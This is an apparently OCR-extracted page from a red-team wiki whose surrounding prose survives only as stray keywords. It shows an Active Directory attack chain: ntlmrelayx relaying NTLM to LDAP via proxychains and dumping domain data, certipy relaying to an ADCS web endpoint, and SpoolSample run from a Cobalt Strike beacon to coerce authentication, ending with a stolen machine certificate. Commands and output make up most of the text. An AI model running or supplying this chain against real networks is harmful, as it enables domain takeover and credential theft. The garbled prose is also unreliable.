
-c

AD

LDAP/LDAPS **CVE-2019-1040** SMB) LDAP SMB (ntlmrelayx

```
proxychains python3 impacket/examples/ntlmrelayx.py -t ldap://172.16.1.11 --no-da --no-acl --
lootdir relay
```

ntlmrelayx ACL Rogue HTTP (IP)



ntlmrelayx

```
root@redirector:/opt/impacket# proxychains python3 examples/ntlmrelayx.py -t ldap://172.16.1.11 --no-da --no-acl --lootdir relay
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client DCSYNC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /favicon.ico
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from 178.238.227.126 controlled, attacking target ldap://172.16.1.11
|S-chain|-<>-34.192.196.71:1080-<><>-172.16.1.11:389-<><>-OK
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Authenticating against ldap://172.16.1.11 as PROD/ALICE SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

```
root@redirector:/opt/impacket/relay# ls -al
total 236
drwxr-xr-x 2 root root  4096 Jun  1 18:22 .
drwxr-xr-x 8 root root  4096 Jun  1 18:22 ..
-rw-r--r-- 1 root root  2607 Jun  1 18:22 domain_computers_by_os.html
-rw-r--r-- 1 root root   962 Jun  1 18:22 domain_computers.grep
-rw-r--r-- 1 root root  2271 Jun  1 18:22 domain_computers.html
-rw-r--r-- 1 root root 13363 Jun  1 18:22 domain_computers.json
-rw-r--r-- 1 root root  9290 Jun  1 18:22 domain_groups.grep
-rw-r--r-- 1 root root 15482 Jun  1 18:22 domain_groups.html
-rw-r--r-- 1 root root 75370 Jun  1 18:22 domain_groups.json
-rw-r--r-- 1 root root   251 Jun  1 18:22 domain_policy.grep
-rw-r--r-- 1 root root  1147 Jun  1 18:22 domain_policy.html
-rw-r--r-- 1 root root  6585 Jun  1 18:22 domain_policy.json
-rw-r--r-- 1 root root   175 Jun  1 18:22 domain_trusts.grep
-rw-r--r-- 1 root root   990 Jun  1 18:22 domain_trusts.html
-rw-r--r-- 1 root root  1764 Jun  1 18:22 domain_trusts.json
-rw-r--r-- 1 root root 13819 Jun  1 18:22 domain_users_by_group.html
-rw-r--r-- 1 root root  3678 Jun  1 18:22 domain_users.grep
-rw-r--r-- 1 root root  9535 Jun  1 18:22 domain_users.html
-rw-r--r-- 1 root root 35723 Jun  1 18:22 domain_users.json
```

--add-computer --escalate-user

ADCS NTLM

ADCS ADCS NTLM Dc03 CA SpoolSample http://Rogue/certsrv Rogue

CA DC ( ) Kerberos Dcsync

certipy Rogue Med-factory 1 CA DC Stg01 Rog

```
proxychains certipy relay -ca <CA IP> -template <ADCS > // DomainController
```

```
root@ts:/opt/PetitPotam# proxychains certipy relay -ca 172.16.1.31 -template Machine
ProxyChains-3.1 (http://proxychains.sf.net)
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Targeting http://172.16.1.31/certsrv/certfnsh.asp
[*] Listening on 0.0.0.0:445
```

SpoolSample

```
beacon> execute-assembly /opt/red/spoolsample.exe 172.16.1.32 [redacted]
[*] Tasked beacon to run .NET program: spoolsample.exe 172.16.1.32 [redacted]
[+] host called home, sent: 264285 bytes
[+] received output:
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
```

Stg01 TGT s4u2self Stg01

```
|S-chain|-<>-127.0.0.1:1080-<><>-172.16.1.31:80-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-172.16.1.31:80-[*] Requesting certificate for 'MED-FACTORY\\STG01$' based on the template 'Machine'
<><>-OK
[*] Got certificate with DNS Host Name 'stg01.med-factory.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'stg01.pfx'
[*] Exiting...
root@ts:/opt/PetitPotam#
```

Revision #18
Created 5 September 2022 03:09:55 by
Updated 17 April 2025 01:16:41 by